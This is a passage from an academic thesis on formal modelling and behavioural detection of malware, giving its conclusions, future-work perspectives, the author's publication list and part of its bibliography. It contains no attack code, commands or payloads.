To develop the thesis statement, our proposal is twofold. We have first explored a grammatical approach based on attribute-grammars for behavior modeling. In response to *Objective 1.1*, a language called the *Abstract Malicious Behavioral Language (AMBL)* is introduced, supporting natively a first level of interactions and concurrency through its syntax and its operational semantics. Thanks to the semantic rules enriching attribute-grammars, the objects of the execution environment are handled by identification and typing. Identification is mainly deployed to constrain the data-flow between the involved objects whereas typing is critical for the interpretation of their use. Consequently, the semantic level offered by the *AMBL* enables the description of the behaviors principle rather than their implementation. The fact that the language combines functional and interactive capabilities also guarantees its adaptability to static and dynamic approaches whereas existing models are often restricted to one single approach [64, 211]. In response to *Objective 1.2*, several descriptions are provided within the *AMBL* for common malicious behaviors. These descriptions are designed to cover individual behaviors instead of describing the whole behavior of malware instances. Consequently, no description has to be redefined for specific malware strains.

The expressiveness of the language has allowed us to provide a larger set of behavior descriptions than existing works [175, 181].

Different usages have been suggested for these descriptions. In response to *Objective 1.3*, a behavioral detector relying on parsing automata has first been developed to recognize the behavioral descriptions previously specified. The detection automata differ from traditional parsing by their capability to resist irrelevant inputs and handle multiple behavioral instances. Irrelevant inputs are filtered by the semantic rules describing two sets of prerequisites and consequences, similarly to intrusion scenarios [74]. To avoid backtracking, multiple instances are handled by derivation duplicates as proposed in [200]. After experimentation, the specified behavioral descriptions have exhibited a satisfactory coverage as proven by the detector detection rates. In addition, the descriptions seem sufficiently adaptable to cover other types of threats as illustrated by the preliminary study led on web-based threat. The construction of the detector has finally constituted the occasion to address translation from implementation towards the behavioral language as required in *Objective 1.4*. At the opposite, a third generation of mutation engine has been designed for transformation at the behavioral level. The engine addresses the reverse translation from the language towards implementation, thus completing *Objective 1.4*. The mutation engine supersedes existing syntactic-based mutations by reaching a semantic level. Its development was motivated by research purpose and in particular the establishment of an evaluation procedure for behavioral detectors in response to *Objective 1.5*. The fulfillment of the different objectives eventually constitutes a good indicator of the flexibility and the expressiveness of the *AMBL*.

We have then explored a process-based approach. Starting from existing function-based models in abstract virology [35, 50, 68], we have built a second model around the original notion of self-replication. The model is expressed inside process algebras, and more particularly the *join-calculus*, in response to *Objective 2.1*. Compared to existing definitions, the new definition for self-replication can be distributed over the system, allowing the formalization of the virus affordance classes from [240]. From there, viral sets are built, containing all processes capable of iterative self-replication. Consistently with [50], the model remains parametric with a possible refinement of the replication mechanism and the payload. In order to show the gain of expressiveness, other behaviors than replication are expressed through parametrization, such as Rootkits stealth or companion virus which could not be covered by the functional models.

According to the provided model, we have studied the compliance with the fundamental results concerning detection and prevention. Without surprise, the undecidability of the detection [70] and the prevention by isolation still holds [69]. However, in response to *Objective 2.2*, we have been able to identify the algebra facilities impacting these results, allowing us to find approximate solutions. Dynamic name generation strongly impacts detection meaning that detection within the fragment of the *join-calculus* without name generation becomes decidable. Name scoping strongly impacts prevention, meaning that solutions based on access tokens with restricted scope can contain the malware propagation. We have also been able to formalize some behavioral detection techniques within the model such as detection automata but also behavioral blocking and tainting using typing mechanisms. Globally, the process-based approach is still less advanced than the previous one. Some deficiencies can still be found in the representation of self-replication at the basis of the model. Our definition is still too broad and may encompass some false positive cases. However, we believe that this definition could be refined and most of the results built above could be adapted accordingly. This work constitutes a first attempt of formalization of malware by process algebra that can lead to interesting continuations.

12.2 Perspectives

As a conclusion of this thesis, the bridge between operational and theoretical research is still incomplete and the reference behavioral model still remains to be defined. Nonetheless, at some

points the two research domains were linked using the process-based approach. The perspectives opened by process algebras constitute a first axis of enhancement and future work. The refinement of the self-replication remains the main point to address, which could probably be solved in collaboration with specialists of the domain. Firstly, the choice of the *join-calculus* can be questioned and other algebras must be explored: higher-order calculi for process passing could ease the definition of self-replication, distributed calculi with explicit locations could ease the study of malware propagation and secure calculi with built-in protections and controls could ease the design of detection and prevention solutions. Secondly, the process-based model remains too close to the syntactic level, which is conflicting with the philosophy of process algebras mainly addressing semantic equivalence. It probably explains why we are still missing constructions for replication by reconstruction or mutation. All these limitations and perspectives are described in greater details in the intermediate conclusion from Chapter 11. Still, once the model corrected, the possibilities offered by typing mechanisms seem really promising.

Concerning the grammatical approach, some opportunities of local enhancements have also been identified in the intermediate conclusion from Chapter 7. They have not been addressed within this thesis because they would have constituted a whole thesis subject on their own. The first opportunity lies in the generation of the behavioral descriptions. Beyond manual generation, automated generation of new behavioral descriptions is a problem worth considering. How, by comparing the global behaviors of different malware, can we identify the blocks corresponding to a common functionality? How can we automatically synthesize into a single description these functionalities which can be instantiated through different technical solutions? The second problem is the actual expressiveness of the language and its coverage with regards to recent trends. Can behavioral descriptions be also provided for more technically advanced behaviors such as kernel and hardware-assisted virtual machine rootkits? This question is in fact related to a second opportunity of enhancement, corresponding to data collection above which behavioral detection relies. Experimentations have shown that detection was highly dependent on the collection completeness. A first problem is the configuration of the collection tool and its environment. In particular, important efforts must be deployed both for the collection of the information flow in memory, using tainting for example, and for the reconstruction of the required network configuration, using protocol learning for example. To address the advanced kernel-based behaviors previously mentioned, a second problem encountered by data collection is the integration of new sources of data, other than simple API calls. It will quickly become mandatory to interface behavioral detectors with new technologies, such as hypervisors and their hypercalls, to monitor the activity at the kernel level of the hosts [83, 161, 183]. All these perspectives for future works constitute possible extensions, either at the implementation or at the formalization level, of the grammatical framework.

To finally conclude, we think that the behavioral approach constitutes a promising alternative to scanning techniques since it offers a better resilience to the increasing number of malware released. However, the currently deployed techniques are still not sufficiently mature. This thesis is a way to encourage new works on behavior formalization as a solution to reach a better maturity for these techniques.

Author's publications

Publications in international peer-reviewed journals

[140] G. Jacob, E. Filiol, and H. Debar. Functional Polymorphic Engines: Formalisation, Implementation and Use Cases. *Journal in Computer Virology*, vol. 5, no. 3, EICAR Extended Version, pp. 247–261, Springer, 2009.

[139] G. Jacob, E. Filiol, and H. Debar. Malware as Interactive Machines: a new Framework for Behavior Modelling. *Journal in Computer Virology*, vol. 4, no. 3, DIMVA and WTCV'07 Special Issue U. Flegel, G. Bonfante and J-Y. Marion Eds., pp. 235–250, Springer, 2008.

[137] G. Jacob, H. Debar, and E. Filiol. Behavioral Detection of Malware: from a Survey towards an Established Taxonomy. *Journal in Computer Virology*, vol. 4, no. 3, DIMVA and WTCV'07 Special Issue U. Flegel, G. Bonfante and J-Y. Marion Eds., pp. 251–266, Springer, 2008.

[103] E. Filiol, G. Jacob, and M. Le Liard. Evaluation Methodology and Theoretical Model for Antiviral Behavioural Detection Strategies. *Journal in Computer Virology*, vol. 3, no. 1, WTCV'06 Special Issue, G. Bonfante and J-Y. Marion Eds., pp. 23–37, Springer, 2007.

Publications in international peer-reviewed conferences

[138] G. Jacob, H. Debar, and E. Filiol. Malware Behavioral Detection by Attribute-Automata using Abstraction from Platform and Language. In *Proceedings of the International Symposium on Recent Advances in Intrusion Detection (RAID)*, Lecture Notes in Computer Science, pp. 81–100. Springer, 2009.

[254] G. Jacob, E. Filiol, and H. Debar. Functional Polymorphic Engines: Formalisation, Implementation and Use Cases. In *Proceedings of the EICAR conference*, 2008.

Publications in international peer-reviewed workshops

[141] G. Jacob, E. Filiol, and H. Debar. Formalization of Viruses and Malware through Process Algebras. In *Proceedings of the Workshop on Advances in Information Security (WAIS), Satellite of the ARES Conference*, 2010.

[255] G. Jacob, E. Filiol, and H. Debar. Malware as Interactive Machines: a new Framework for Behavior Modelling. In *Proceedings of the International Workshop on the Theory of Computer Viruses (WTCV)*, 2007.

[256] G. Jacob, H. Debar, and E. Filiol. Behavioral Detection of Malware: from a Survey towards an Established Taxonomy. In *Proceedings of the International Workshop on the Theory of Computer Viruses (WTCV)*, 2007.

[257] E. Filiol, G. Jacob, and M. Le Liard. Evaluation Methodology and Theoretical Model for Antiviral Behavioural Detection Strategies. In *Proceedings of the International Workshop on the Theory of Computer Viruses (WTCV)*, 2006.

Invited talks in international conferences

[136] G. Jacob. JavaScript and VBScript Threats: different scripting languages for different malicious purposes. In *Tutorials of the EICAR conference*, 2009.

Publications in national peer-reviewed journals

[102] E. Filiol, G. Geffard, F. Guilleminot, G. Jacob, S. Josse, and D. Quenez. Evaluation de l'antivirus dr web : L'antivirus qui venait du froid. *MISC, Le Magazine de la Sécurité Informatique*, pp. 04–17, 2008.

[135] G. Jacob. Technologie Rootkit sous Linux/Unix. *Linux Magazine, Virus UNIX, GNU/Linux & Mac OS X*, pp. 47–57, September 2007.

[258] E. Filiol, G. Jacob, and H. Debar. Détection Comportementale de Malwares. *MISC, Le Magazine de la Sécurité Informatique*, pp. 72–82, 2007.

[100] E. Filiol, P. Evrard, G. Geffard, F. Guilleminot, G. Jacob, S. Josse, and D. Quenez. Evaluation de l'antivirus onecare : Quand avant l'heure ce n'est pas l'heure. *MISC, Le Magazine de la Sécurité Informatique*, pp. 42–51, 2007.

Contributions to European projects

[194] Wombat Partners. D08 (D4.1) Specification Language for Code Behavior. Technical report, Wombat European Project from the 7th Framework Program, 2009.

[192] Wombat Partners. D03 (D2.2) Analysis of the State-of-the-Art. Technical report, Wombat European Project from the 7th Framework Program, 2008.

Research reports and contracts

[33] Comparative Analysis of ClamAV with other Products. DCNS Contract with ESIEA, 2009.

[259] G. Jacob, E. Filiol, and H. Debar. Formalization of Malware through Process Calculi. In *arXiv e-print archive*, 2009.

[260] G. Jacob, H. Debar, and E. Filiol. Malware Behavioral Detection by Attribute-Automata using Abstraction from Platform and Language. In *arXiv e-print archive*, 2009.

Bibliography

[1] AVG Anti-virus. Grisoft, www.grisoft.com/doc/39/lng/fr/tpl/tpl01.

[2] BitDefender Antivirus Technology. Technical report, BitDefender White Paper.

[3] CWSandbox. Sunbelt Software, www.cwsandbox.org.

[4] <eXpat/> - The Expat XML Parser, http://expat.sourceforge.net/.

[5] Fortinet Observatory, www.fortinet.com/FortiGuardCenter/.

[6] Manual Reference Pages - IPSEND, http://www.gsp.com/cgi-bin/man.cgi?section=5&topic=ipsend.

[7] Norman's Sandbox Malware Analyzer. Norman ASA, www.norman.com/microsites/malwareanalyzer/fr/.

[8] NTInternals - The Undocumented Functions Microsoft Windows NT/2K/XP/2003, http://undocumented.ntinternals.net.

[9] NtTrace - Native API Tracing for Windows, http://www.howzatt.demon.co.uk/NtTrace/.

[10] Offensive Computing Repository, http://www.offensivecomputing.net/.

[11] QEMU - Open Source Processor Emulator, http://fabrice.bellard.free.fr/qemu/.

[12] Safe'n'Sec Antivirus. Safen Soft, www.safensoft.com/technology/.

[13] SecurityDot :: exploits, vulnerabilities, articles, http://securitydot.net/exploits/bots/.

[14] SpiderMonkey (JavaScript-C) Engine. Mozilla, http://www.mozilla.org/js/spidermonkey/.

[15] The Anti-Virus or Anti-Malware Test File. EICAR Institute, www.eicar.org/anti_virus_test_file.htm.

[16] ThreatFire - Zero-day Malware Protection. PC Tools, www.threatfire.com/faqs/.

[17] TruPrevent. Panda Software, www.pandasoftware.com/products/truprevent_tec.htm?sitepanda=particulares.

[18] VB100 Award. Virus Bulletin, www.virusbtn.com/vb100/index.

[19] VBScript Language Reference. MSDN, http://msdn.microsoft.com/en-us/library/d1wf56tt.aspx.

[20] ViGUARD. Softed, www.viguard.com/detail_163_logiciel_antivirus_viguard-platinium#.

[21] Virus Collection. Vx Heaven, http://vx.netlux.org/vl.php.

[22] Virus Construction Tools. VirusList, www.viruslist.com/en/virusesdescribed?chapter=153318618.

[23] Virus Creation Tools Repository. Vx Heaven, http://vx.netlux.org/vx.php?id=tidx.

[24] Virus Keeper. AxBa, www.viruskeeper.com/fr/faq.htm.

[25] Understanding Heuristics: Symantec Bloodhound Technology. Technical report, Symantec White Paper Series / Volume XXXIV, 1997.

[26] ECMAScript Language Specifications. Technical Report Standard ECMA-262, 3^{rd} revision, ECMA International, 1999.

[27] The Cross-Site Scriting (XSS) FAQ. Cgisecurity, 2002, http://www.cgisecurity.com/xss-faq.html.

[28] Host and Network Intrusion Prevention, Competitors or Partners? Technical report, Mc Affee White Paper, 2004.

[29] Acrobat JavaScript Scripting Guide. Technical report, Adobe Solutions Network, 2005.

[30] JavaScript Scripting Guide for QuickTime. Technical report, Apple Computer Inc., 2005.

[31] Malware Outbreak Trend Report: Storm-Worm. Commtouch Software Ltd, 2007, www.commtouch.com/downloads/Storm-Worm_MOTR.pdf.

[32] State of Internet Security. Technical Report White Paper Q3-Q4, WeSense Security Labs, 2008.

[33] Comparative Analysis of ClamAV with other Products. DCNS Contract with ESIEA, 2009.

[34] M. Abadi and A. D. Gordon. A Calculus for Cryptographic Protocols: the Spi-Calculus. In *Proceedings of the 4th ACM Conference on Computer and Communications Security (CCS)*, pp. 36–47. ACM Press, 1997.

[35] L. M. Adleman. An Abstract Theory of Computer Viruses. In *CRYPTO '88: Proceedings on Advances in cryptology*, pp. 354–374, 1990.

[36] S. O. Al-Mamory and H. Zhang. IDS Alerts Correlation using Grammar-based Approach. *Journal in Computer Virology*, vol. Published online, Springer, 2008.

[37] H. Alblas. Attribute Evaluation Methods. In *Attribute Grammars, Applications and Systems*, Lecture Notes in Computer Science vol. 545, pp. 48–113, 1991.

[38] R. M. Amadio and C. Meyssonnier. On Decidability of the Control Reachability Problem in the Asynchronous π-Calculus. *Nordic Journal of Computing*, vol. 9, no. 2, pp. 70–101, 2002.

[39] J.P. Anderson. Computer security threat monitoring and surveillance. Technical report, James P. Anderson Company, 1980.

[40] M. J. Atallah. *Algorithms and Theory of Computation Handbook*. CRC Press LLC, 2000.

[41] B. Barak, O. Goldreich, R. Impagliazzo, S. Rudich, A. Sahai, S. Vadhan, and K. Yang. On the (Im)possibility of Obfuscating Programs. In *Proceedings of the Advances in Cryptology Conference (CRYPTO)*, Lecture Notes in Computer Science, pp. 1–18. Springer, 2001.

[42] J. M. Bauer, M. van Eeten, and T. Chattopadhyay. ITU Study of the Financial aspects of Network Security: Malware and Spam, Final Report. Technical report, International Telecommunication Union, ICT Applications and Cybersecurity Division, Policies and Strategies Department, 2008.

[43] U. Bayer, A. Moser, C. Kruegel, and E. Kirda. Dynamic Analysis of Malicious Code. *Journal in Computer Virology*, vol. 2, no. 1, EICAR 2006 Special Issue, V. Broucek and P. Turner Eds., pp. 67–77, Springer, 2006.

[44] P. Beaucamps. Advanced Polymorphic Techniques. *International Journal of Computer Science*, vol. 2, no. 3, pp. 194–205, 2007.

[45] P. Beaucamps. Extended Recursion-based Formalization of Virus Mutation. *Journal in Computer Virology*, vol. Published online, Springer, 2008.

[46] P. Beaucamps and E. Filiol. On the Possibility of Practically Obfuscating Programs towards a Unified Perspective of Code Protection. *Journal in Computer Virology*, vol. 3, no. 1, WTCV'06 Special Issue, G. Bonfante and J-Y. Marion Eds., pp. 23–37, Springer, 2007.

[47] P. Beaucamps and J-Y. Marion. On Behavioral Detection. In *Proceedings of the EICAR conference*, 2009.

[48] J. Bergeron, M. Debbabi, J. Desharnais, M. M. Erhioui, Y. Lavoie, and N. Tawbi. Static Detection of Malicious Code in Executable Programs. In *Proceedings of the Symposium on Requirements Engineering for Information Security (SREIS)*, 2001.

[49] S. Bhatkar, A. Chaturvedi, and R. Sekar. Dataflow Anomaly Detection. In *Proceedings of IEEE Symposium on Security and Privacy (SSP)*, pp. 48–62. IEEE Computer Society, 2006.

[50] G. Bonfante, M. Kaczmarek, and J.-Y. Marion. On Abstract Computer Virology from a Recursion-Theoretic Perspective. *Journal in Computer Virology*, vol. 1, no. 3-4, pp. 45–54, Springer, 2006.

[51] G. Bonfante, M. Kaczmarek, and J.-Y. Marion. A Classification of Viruses through Recursion Theorems. In *Proceedings of the 3rd Conference on Computability in Europe: Computation and Logic in the Real World (CIE)*, Lecture Notes in Computer Science, pp. 73–82. Springer, 2007.

[52] G. Bonfante, M. Kaczmarek, and J-Y. Marion. Architecture of a Morphological Malware Detector. *Journal in Computer Virology*, vol. Published online, Springer, 2008.

[53] J-M. Borello and L. Mé. Code Obfuscation Techniques for Metamorphic Viruses. *Journal in Computer Virology*, vol. 4, no. 3, DIMVA and TCV Special Issue U. Flegel, G. Bonfante and J-Y. Marion Eds., pp. 211–220, Springer, 2008.

[54] D. Brumley, J. Newsome, D. Song, H. Wang, and S. Jha. Towards Automatic Generation of Vulnerability-based Signatures. In *Proceedings of IEEE Symposium on Security and Privacy (SSP)*, pp. 2–16. IEEE Computer Society, 2006.

[55] D. Bruschi, L. Martignoni, and M. Monga. Detecting Self-Mutating Malware using Control-Flow Graph Matching. In *Proceedings of the Conference on the Detection of Intrusions and Malware and Vulnerability Assessment (DIMVA)*, Lecture Notes in Computer Science, pp. 129–143, 2006.

[56] D. Bruschi, L. Martignoni, and M. Monga. Using Code Normalization for Fighting Self-Mutating Malware. In *Proceedings of the International Symposium on Secure Software Engineering*, pp. 37–44. IEEE Computer Society, 2006.

[57] L. Cardelli, E. Caron, P. Gardner, O. Kahramanogullari, and A. Phillips. A Process Model of Actin Polymerisation. In *Proceedings of the From Biology to Concurrency and Back Conference (FBTC), Satellite Workshop of ICALP*, 2008.

[58] E. Carrera. Malware - Behavior, Tools, Scripting and Advanced Analysis. In *HITBSecConf*, 2008.

[59] B. Le Charlier, A. Mounji, and M. Swimmer. Dynamic Detection and Classification of Computer Viruses using General Behaviour Patterns. In *Proceedings of the Virus Bulletin Conference*, 1995.

[60] T. M. Chen and J-M. Robert. Worm Epidemics in High-Speed Networks. *Computer*, vol. 37, no. 6, pp. 48–53, IEEE Computer Society, 2004.

[61] S. Chenette. The Ultimate Deobfuscator. In *Proceedings of the ToorConX conference*, 2008, `http://www.toorcon.org/tcx/26_Chenette.pdf`.

[62] D. Chess and S. White. An Undetectable Computer Virus. In *Proceedings of the Virus Bulletin conference*, 2000.

[63] M. Christodorescu and S. Jha. Testing Malware Detectors. In *Proceedings of the ACM SIGSOFT International Symposium on Software Testing and Analysis (ISSTA)*, pp. 34–44. ACM Press, 2004.

[64] M. Christodorescu, S. Jha, S. A. Seshia, D. Song, and R. E. Bryant. Semantic-Aware Malware Detection. In *Proceedings of IEEE Symposium on Security and Privacy (SSP)*, pp. 32–46. IEEE Computer Society, 2005.

[65] M. Christodorescu, S.Jha, and C. Kruegel. Mining Specifications of Malicious Behaviour. In *Proceedings of the 6th joint meeting of the European Software Engineering Conference and the ACM SIGSOFT Symposium on the Foundations of Software Engineeering*, pp. 5–14, 2007.

[66] A. Church. An Unsolvable Problem of Elementary Number Theory. *American Journal of Mathematics*, vol. 58, no. 2, pp. 345–363, 1936.

[67] E. Clark, O. Grumberg, and D. Long. *Model Checking*. MIT Press, ISBN: 0-262-03270-8, 1999.

[68] F. B. Cohen. *Computer Viruses*. PhD thesis, University of South California, 1986.

[69] F. B. Cohen. Computer Viruses: Theory and Experiments. *Computers & Security*, vol. 6, no. 1, pp. 22–35, 1987.

[70] F. B. Cohen. Computational Aspects of Computer Viruses. *Computers & Security*, vol. 8, no. 4, pp. 325–344, Elsevier Advanced Technology Publications, 1989.

[71] C. Collberg, C. Thomborson, and D. Low. A Taxonomy of Obfuscating Transformations, TR-148. Technical report, Department of Computer Science, University of Auckland, 1997.

[72] S. Conchon. Modular Information Flow Analysis for Process Calculi. In *Proceedings of the Foundations of Computer Security Workshop (FCS)*, 2002.

[73] S. Conchon and F. Pottier. JOIN(X): Constraint-based Type Inference for the Join-Calculus. In *Proceedings of the 10th European Symposium on Programming (ESOP)*, Lecture Notes in Computer Science, pp. 221–236. Springer, 2001.

[74] F. Cuppens and A. Miège. Alert Correlation in a Cooperative Intrusion Detection Framework. In *Proceedings of IEEE Symposium on Security and Privacy (SSP)*, p. 202. IEEE Computer Society, 2002.

[75] M. K. Reiter D. Gao and D. Song. On Gray-Box Program Tracking for Anomaly Detection. In *Proceedings of the 13th conference on USENIX Security Symposium (SSYM)*, pp. 103–118, 2004.

[76] M. Dam. On the Decidability of Process Equivalences for the pi-calculus. *Theoretical Computer Science*, vol. 183, pp. 215–228, 1997.

[77] A. Dasso and A. Funes. *Verification, Validation and Testing in Software Engineering.* IGI Publishing, 2007.

[78] H. Debar, M. Dacier, and A. Wespi. Towards a taxonomy of intrusion-detection systems. *Computers Networks, Special Issue on Computer Network Security*, vol. 31, no. 9, pp. 805–822, Elsevier Science, 1999.

[79] M. Debbabi. Dynamic Monitoring of Malicious Activity in Software Systems. In *Proceedings of the Symposium on Requirements Engineering for Information Security (SREIS)*, 2001.

[80] D. Denning. An intrusion-detection model. *IEEE Transactions on Software Engineering*, vol. SE-13, 1987.

[81] D. E. Denning and P. J. Denning. Certification of Programs for Secure Information Flow. *Communications of the ACM*, vol. 20, no. 7, pp. 504–513, 1977.

[82] A. Derock and P. Veron. Another Formal Proposal for Stealth. In *Proceedings of World Academy of Science, Engineering and Technology (WASET)*, pp. 158–164, 2008.

[83] A. Desnos and E. Filiol. Detecting an HVM Rootkit (aka BluePill-like). In *Proceedings of the EICAR conference*, 2009.

[84] The Mental Driller. Metamorphism in Practice. *29A E-zine*, vol. 6, 2002.

[85] The Mental Driller. Advanced Polymorphic Engine Construction. *29A E-zine*, vol. 5, 2003.

[86] D. Endler. The evolution of cross-site scripting attacks. Technical Report iALERT White Paper, iDEFENSE, 2002.

[87] B. Feinsten and D. Peick. Caffeine Monkey - Automated Collection, Detection and Analysis of Malicious JavaScript. In *Proceedings of the Black Hat USA conference*, 2007.

[88] H. Feng, J. Giffin, Y. Huang, S. Jha, W. Lee, and B. P. Miller. Formalizing Sensitivity in Static Analysis for Intrusion Detection. In *Proceedings of IEEE Symposium on Security and Privacy (SSP)*. IEEE Computer Society, 2004.

[89] H. Feng, O. Kolesnikov, P. Fogla, W. Lee, and W. Gong. Anomaly Detection using Call Stack Information. In *Proceedings of IEEE Symposium on Security and Privacy (SSP)*, p. 62. IEEE Computer Society, 2003.

[90] P. Ferrie. Magisterium Abraxas. In *Proceedings of Virus Bulletin conference*, pp. 6–7, 2001.

[91] P. Ferrie. Attacks on Virtual Machine Emulators. In *Proceedings of the AVAR conference*, 2006.

[92] P. Ferrie and H. Shannon. It's Zell(d)ome the One You Expect - W32/Zellome. In *Proceedings of Virus Bulletin*, pp. 7–11, 2005.

[93] E. Filiol. Le Ver MyDoom. *MISC - Le magazine de la sécurité informatique*, vol. 13, 2004.

[94] E. Filiol. *Computer Viruses: from Theory to Applications.* Springer, IRIS Collection, ISBN: 2-287-23939-1, 2005.

[95] E. Filiol. Malware Pattern Scanning Schemes Secure against Black-Box Analysis. *Journal in Computer Virology*, vol. 2, no. 1, EICAR 2006 Special Issue, V. Broucek and P. Turner Eds., pp. 35–50, Springer, 2006.

[96] E. Filiol. Formal Model Proposal for (Malware) Program Stealth. In *Proceedings of the Virus Bulletin conference*, 2007.

[97] E. Filiol. Formalisation and Implementation Aspects of K-ary (Malicious) Codes. *Journal in Computer Virology*, vol. 3, no. 3, EICAR 2007 Special Issue, V. Broucek and and P. Turner Eds., pp. 75–86, Springer, 2007.

[98] E. Filiol. Metamorphism, Formal Grammars and Undecidable Code Mutation. In *Proceedings of the International Conference on Computational Intelligence (ICCI), Published in the International Journal in Computer Science, vol. 2, no. 1, pp. 70–75*, 2007.

[99] E. Filiol. *Techniques Virales Avancées.* Springer, IRIS Collection, ISBN: 2-287-33887-8, 2007.

[100] E. Filiol, P. Evrard, G. Geffard, F. Guilleminot, G. Jacob, S. Josse, and D. Quenez. Evaluation de l'antivirus onecare : Quand avant l'heure ce n'est pas l'heure. *MISC, Le Magazine de la Sécurité Informatique*, pp. 42–51, 2007.

[101] E. Filiol and J-P. Fizaine. Mac OS X n'est pas Invulnérable aux Virus : comment un virus se fait compagnon. *Linux Magazine, Virus UNIX, GNU/Linux & Mac OS X*, pp. 20–31, September 2007.

[102] E. Filiol, G. Geffard, F. Guilleminot, G. Jacob, S. Josse, and D. Quenez. Evaluation de l'antivirus dr web : L'antivirus qui venait du froid. *MISC, Le Magazine de la Sécurité Informatique*, pp. 04–17, 2008.

[103] E. Filiol, G. Jacob, and M. Le Liard. Evaluation Methodology and Theoretical Model for Antiviral Behavioural Detection Strategies. *Journal in Computer Virology*, vol. 3, no. 1, WTCV'06 Special Issue, G. Bonfante and J-Y. Marion Eds., pp. 23–37, Springer, 2007.

[104] E. Filiol and S. Josse. A Statistical Model for Undecidable Viral Detection. *Journal in Computer Virology*, vol. 3, no. 3, EICAR 2007 Special Issue, V. Broucek and and P. Turner Eds., pp. 65–74, Springer, 2007.

[105] E. Filiol and F. Raynal. Malicious Cryptography ... reloaded. In *Proceedings of the CanSecWest conference*, 2008.

[106] S. Forrest, S. A. Hofmeyr, A. Somayaji, and T. A. Longstaff. A Sense of Self for Unix Processes. In *Proceedings of IEEE Symposium on Security and Privacy (SSP)*, pp. 120–128. IEEE Computer Society, 1996.

[107] C. Fournet. *The Join-Calculus: a Calculus for Distributed Mobile Programming.* PhD thesis, Ecole Polytechnique, Palaiseau, November 1998.

[108] C. Fournet and G. Gonthier. The Reflexive CHAM and the Join-Calculus. In *Proceedings of the ACM Symposium on Principles of Programming Languages*, pp. 372–385. ACM Press, 1996.

[109] C. Fournet and G. Gonthier. The Join-Calculus: a Language for Distributed Mobile Programming. In *Draft 7/01, Applied Semantics Summer School (Caminha)*, pp. 1–66, 2000.

[110] C. Fournet, C. Laneve, and L. Maranget. Implicit Typing à la ML for the Join-Calculus. In *Proceedings of the 8th International Conference on Concurrency Theory*, Lecture Notes in Computer Science, pp. 196–212. Springer, 1997.

[111] J. Franklin, V. Paxson, A. Perrig, and S. Savage. An Inquiry into the Nature and Causes of the Wealth of Internet Miscreants. In *Proceedings of the 14th ACM Conference on Computer and Communications Security (CCS)*, pp. 375–388, 2007.

[112] A. Freeman and A. Jones. *Programming .NET Security.* O'Reilly, ISBN: 0-596-00442-7, 2003.

[113] Frost&Sullivan. Protection en Temps Réel contre toutes les Menaces. Technical report, White Paper Eset.

[114] A. Gazet. Comparative Study of various Ransomware Virii. *Journal in Computer Virology*, vol. Published online, Springer, 2008.

[115] J. Giffin, S. Jha, and B. Miller. Efficient Context-Sensitive Intrusion Detection. In *Proceedings of Network and Distributed System Security Symposium (NDSS)*, 2003.

[116] F. W. Glover and G. A. Kochenberger. *Handbook of Metaheuristics.* Springer, ISBN: 1-402-07263-5, 2003.

[117] J. A. Goguen and J. Meseguer. Security Policies and Security Models. In *Proceedings of the Symposium on Security and Privacy (SSP)*, pp. 11–20. IEEE Computer Society Press, 1982.

[118] L. Goldberg, P. Goldberg, C. Phillips, and G. Sorkin. Constructing Computer Virus Phylogenies. *Journal of Algorithms*, vol. 26, no. 1, pp. 188–208, 1998.

[119] L. Gong, G. Ellison, and M. Dageforde. *Inside Java^{TM} 2 Platform Security: Architecture, API Design, and Implementation (2nd Edition).* Prentice Hall PTR, Java Series, ISBN: 0-201-78791-1, 2003.

[120] J. B. Grizzard, V. Sharma, C. Nunnery, B. B.Kang, and D. Dagon. Peer-to-Peer Botnets: overview and case study. In *Proceedings of the First Workshop on Hot Topics in Understanding Botnets (HotBots).* USENIX Association, 2007.

[121] J. Grossman. Cross-Site Scripting Worms and Viruses - The impending threat and the best defense. Technical report, WhiteHat Security, 2006.

[122] D. Grune and C. Jacobs. *Parsing Techniques - A Practical Guide.* Springer, ISBN: 0-387-20248-8, 2008.

[123] O. Hallaker and G. Vigna. Detecting Malicious JavaScript Code in Mozilla. In *Proceedings of the 10th IEEE International Conference on Engineering of Complex Computer Systems*, 2005.

[124] B. Hartstein. Jsunpack: an Automatic JavaScript Unpacker. In *ShmooCon convention*, 2009, `http://www.shmoocon.org/slides/BlakeHartstein_Shmoocon_Jsunpack_20090208.pdf`.

[125] M. Hayes, A. Walenstein, and A. Lakhotia. Evaluation of Malware Phylogeny Modelling Systems using Automated Variant Generation. *Journal in Computer Virology*, vol. Published online, Springer, 2008.

[126] M. Hennessy and J. Riely. Information Flow vs. Resource Access in the Asynchronous π-Calculus. *ACM Transactions on Programming Languages and Systems*, vol. 25, no. 4, pp. 566–591, 2002.

[127] M. Hennessy and J. Riely. Resource Access Control in Systems of Mobile Agents. *Information and Computation*, vol. 173, no. 1, pp. 82–120, 2002.

[128] G. Hiet. *Détection d'Intrusions Paramétrée par la Politique de Sécurité grâce au Contrôle Collaboratif des Flux d'Informations au sein du Système d'Exploitation et des Applications : mise en oeuvre sous Linux pour les programmes Java.* PhD thesis, Université de Rennes 1, 2008.

[129] G. Hoglund and J. Butler. *Rootkits, Subverting the Windows Kernel.* Addison-Wesley Professional, ISBN: 0-321-29431-9, 2006.

[130] T. Holz, M. Engelberth, and F. Freiling. Learning More About the Underground Economy: a Case-Study of Keyloggers and Dropzones. In *Proceedings of the European Symposium on Research in Computer Security (ESORICS)*, Lecture Notes in Computer Science, 2009.

[131] J.E. Hopcroft, R. Motwani, and J.D. Ullman. *Introduction to Automata Theory, Languages and Computation, Second Edition.* Addison Wesley, ISBN: 0-201-44124-1, 1995.

[132] B. Horne, L. R. Matheson, C. Sheehan, and R. E. Tarjan. Dynamic Self-Checking Techniques for Improved Tamper Resistance. In *Proceeding of the Digital Rights Management Workshop*, pp. 141–159, 2001.

[133] infectionvectors.com. Agobot and the "kit"-chen Sink, 2004, `www.infectionvectors.com/vectors/kitchensink.htm`.

[134] International Secure Systems Lab. Anubis - Analyzing Unknown Malware, `http://anubis.iseclab.org/`.

[135] G. Jacob. Technologie Rootkit sous Linux/Unix. *Linux Magazine, Virus UNIX, GNU/Linux & Mac OS X*, pp. 47–57, September 2007.

[136] G. Jacob. JavaScript and VBScript Threats: different scripting languages for different malicious purposes. In *Tutorials of the EICAR conference*, 2009.

[137] G. Jacob, H. Debar, and E. Filiol. Behavioral Detection of Malware: from a Survey towards an Established Taxonomy. *Journal in Computer Virology*, vol. 4, no. 3, DIMVA and WTCV'07 Special Issue U. Flegel, G. Bonfante and J-Y. Marion Eds., pp. 251–266, Springer, 2008.

